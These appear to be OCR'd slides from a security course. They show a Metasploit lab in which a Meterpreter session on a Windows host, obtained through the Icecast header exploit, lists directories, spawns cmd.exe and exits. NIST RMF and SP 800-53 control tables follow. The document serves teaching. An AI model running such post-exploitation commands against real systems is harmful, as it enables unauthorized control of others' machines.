
Metasploit basics – run the exploit



```
meterpreter > cd ..
meterpreter > dir
Listing: C:\Program Files (x86)
===============================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
40777/rwxrwxrwx   0     dir   2018-09-15 03:19:00 -0400  Common Files
40777/rwxrwxrwx   0     dir   2021-08-24 02:23:08 -0400  Google
40777/rwxrwxrwx   4096  dir   2021-08-24 02:20:21 -0400  Icecast2 Win32
40777/rwxrwxrwx   4096  dir   2018-09-15 03:19:00 -0400  Internet Explorer
40777/rwxrwxrwx   0     dir   2018-09-15 03:19:00 -0400  Microsoft.NET
40777/rwxrwxrwx   0     dir   2021-07-01 04:05:53 -0400  SPICE Guest Tools
40777/rwxrwxrwx   0     dir   2021-07-01 03:46:26 -0400  Uninstall Information
40777/rwxrwxrwx   4096  dir   2018-09-15 03:19:00 -0400  Windows Defender
40777/rwxrwxrwx   0     dir   2018-09-15 03:19:00 -0400  Windows Mail
40777/rwxrwxrwx   4096  dir   2018-09-15 05:08:40 -0400  Windows Media Player
40777/rwxrwxrwx   0     dir   2018-09-15 03:19:00 -0400  Windows Multimedia Platform
40777/rwxrwxrwx   4096  dir   2018-09-15 03:19:00 -0400  Windows Photo Viewer
40777/rwxrwxrwx   0     dir   2018-09-15 03:19:00 -0400  Windows Portable Devices
40777/rwxrwxrwx   0     dir   2018-09-15 03:19:00 -0400  Windows Sidebar
40777/rwxrwxrwx   0     dir   2018-09-15 03:19:00 -0400  WindowsPowerShell
100666/rw-rw-rw-  174   fil   2018-09-15 03:16:48 -0400  desktop.ini
40777/rwxrwxrwx   0     dir   2018-09-15 03:19:00 -0400  windows nt

meterpreter > 
```


Metasploit basics – Meterpreter commands

Working with the Windows command prompt through Meterpreter



```
meterpreter > execute -f cmd.exe -c
Process 2204 created.
Channel 1 created.
meterpreter > dir
Listing: C:\Program Files (x86)
===============================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
40777/rwxrwxrwx   0     dir   2018-09-15 03:19:00 -0400  Common Files
40777/rwxrwxrwx   0     dir   2021-08-24 02:23:08 -0400  Google
40777/rwxrwxrwx   4096  dir   2021-08-24 02:20:21 -0400  Icecast2 Win32
40777/rwxrwxrwx   4096  dir   2018-09-15 03:19:00 -0400  Internet Explorer
40777/rwxrwxrwx   0     dir   2018-09-15 03:19:00 -0400  Microsoft.NET
40777/rwxrwxrwx   0     dir   2021-07-01 04:05:53 -0400  SPICE Guest Tools
40777/rwxrwxrwx   0     dir   2021-07-01 03:46:26 -0400  Uninstall Information
40777/rwxrwxrwx   4096  dir   2018-09-15 03:19:00 -0400  Windows Defender
40777/rwxrwxrwx   0     dir   2018-09-15 03:19:00 -0400  Windows Mail
40777/rwxrwxrwx   4096  dir   2018-09-15 05:08:40 -0400  Windows Media Player
40777/rwxrwxrwx   0     dir   2018-09-15 03:19:00 -0400  Windows Multimedia Platform
40777/rwxrwxrwx   4096  dir   2018-09-15 03:19:00 -0400  Windows Photo Viewer
40777/rwxrwxrwx   0     dir   2018-09-15 03:19:00 -0400  Windows Portable Devices
40777/rwxrwxrwx   0     dir   2018-09-15 03:19:00 -0400  Windows Sidebar
40777/rwxrwxrwx   0     dir   2018-09-15 03:19:00 -0400  WindowsPowerShell
100666/rw-rw-rw-  174   fil   2018-09-15 03:16:48 -0400  desktop.ini
40777/rwxrwxrwx   0     dir   2018-09-15 03:19:00 -0400  windows nt

meterpreter > cd ..
meterpreter > pwd
C:\
meterpreter > 
```

Metasploit basics – Exiting Meterpreter



```
meterpreter > exit
[*] Shutting down Meterpreter...

[*] 192.168.56.100 - Meterpreter session 1 closed.  Reason: User exit
msf6 exploit(windows/http/icecast_header) > 
```


Agenda


✓Zero-Day Vulnerabilities

✓Introduction to the Exploitation Lab, continued…


The bigger context…

Risk Management Framework (RMF)


FIPS 199 / SP 800-60
FIPS 200 / SP 800-53*
Multiple NIST Publications, e.g., SP 800-34, SP 800-61, SP 800-128
SP 800-53A*
SP 800-37*
SP 800-137 / SP 800-37* / SP 800-53A*
Risk Management Framework Steps**
Categorize System
Select Controls
Implement Controls
Assess Controls
Authorize System
Monitor Controls
Organizational Preparation



CNTL NO.	CONTROL NAME	PRIORITY	INITIAL CONTROL BASELINES		
			LOW	MOD	HIGH
Awareness and Training					
AT-1	Security Awareness and Training Policy and Procedures	P1	AT-1	AT-1	AT-1
AT-2	Security Awareness Training	P1	AT-2	AT-2 (2)	AT-2 (2)
AT-3	Role-Based Security Training	P1	AT-3	AT-3	AT-3
AT-4	Security Training Records	P3	AT-4	AT-4	AT-4
AT-5	**Withdrawn**	---	---	---	---
Audit and Accountability					
AU-1	Audit and Accountability Policy and Procedures	P1	AU-1	AU-1	AU-1
AU-2	Audit Events	P1	AU-2	AU-2 (3)	AU-2 (3)
AU-3	Content of Audit Records	P1	AU-3	AU-3 (1)	AU-3 (1) (2)
AU-4	Audit Storage Capacity	P1	AU-4	AU-4	AU-4
AU-5	Response to Audit Processing Failures	P1	AU-5	AU-5	AU-5 (1) (2)
AU-6	Audit Review, Analysis, and Reporting	P1	AU-6	AU-6 (1) (3)	AU-6 (1) (3) (5) (6)
AU-7	Audit Reduction and Report Generation	P2	Not Selected	AU-7 (1)	AU-7 (1)
AU-8	Time Stamps	P1	AU-8	AU-8 (1)	AU-8 (1)
AU-9	Protection of Audit Information	P1	AU-9	AU-9 (4)	AU-9 (2) (3) (4)
AU-10	Non-repudiation	P2	Not Selected	Not Selected	AU-10
AU-11	Audit Record Retention	P3	AU-11	AU-11	AU-11
AU-12	Audit Generation	P1	AU-12	AU-12	AU-12 (1) (3)
AU-13	Monitoring for Information Disclosure	P0	Not Selected	Not Selected	Not Selected
AU-14	Session Audit	P0	Not Selected	Not Selected	Not Selected
AU-15	Alternate Audit Capability	P0	Not Selected	Not Selected	Not Selected
AU-16	Cross-Organizational Auditing	P0	Not Selected	Not Selected	Not Selected
Security Assessment and Authorization					
CA-1	Security Assessment and Authorization Policies and Procedures	P1	CA-1	CA-1	CA-1
CA-2	Security Assessments	P2	CA-2	CA-2 (1)	CA-2 (1) (2)
CA-3	System Interconnections	P1	CA-3	CA-3 (5)	CA-3 (5)
CA-4	**Withdrawn**	---	---	---	---
CA-5	Plan of Action and Milestones	P3	CA-5	CA-5	CA-5
CA-6	Security Authorization	P2	CA-6	CA-6	CA-6
CA-7	Continuous Monitoring	P2	CA-7	CA-7 (1)	CA-7 (1)
CA-8	Penetration Testing	P2	Not Selected	Not Selected	CA-8
CA-9	Internal System Connections	P2	CA-9	CA-9	CA-9
Configuration Management					
CM-1	Configuration Management Policy and Procedures	P1	CM-1	CM-1	CM-1
CM-2	Baseline Configuration	P1	CM-2	CM-2 (1) (3) (7)	CM-2 (1) (2) (3) (7)
CM-3	Configuration Change Control	P1	Not Selected	CM-3 (2)	CM-3 (1) (2)
CM-4	Security Impact Analysis	P2	CM-4	CM-4	CM-4 (1)
CM-5	Access Restrictions for Change	P1	Not Selected	CM-5	CM-5 (1) (2) (3)



NIST Special Publication 800-53
Revision 5

Security and Privacy Controls for Information Systems and Organizations

JOINT TASK FORCE

This publication is available free of charge from:
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


NIST
National Institute of
Standards and Technology
U.S. Department of Commerce




Where does vulnerability scanning and penetration testing fit in the RMF?





CLASS	FAMILY	IDENTIFIER
Management	Risk Assessment	RA
Management	Planning	PL
Management	System and Services Acquisition	SA
Management	Certification, Accreditation, and Security Assessments	CA
Operational	Personnel Security	PS
Operational	Physical and Environmental Protection	PE
Operational	Contingency Planning	CP
Operational	Configuration Management	CM
Operational	Maintenance	MA
Operational	System and Information Integrity	SI
Operational	Media Protection	MP
Operational	Incident Response	IR
Operational	Awareness and Training	AT
Technical	Identification and Authentication	IA
Technical	Access Control	AC
Technical	Audit and Accountability	AU
Technical	System and Communications Protection	SC

Table 2: Security Control Class, Family, and Identifier



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
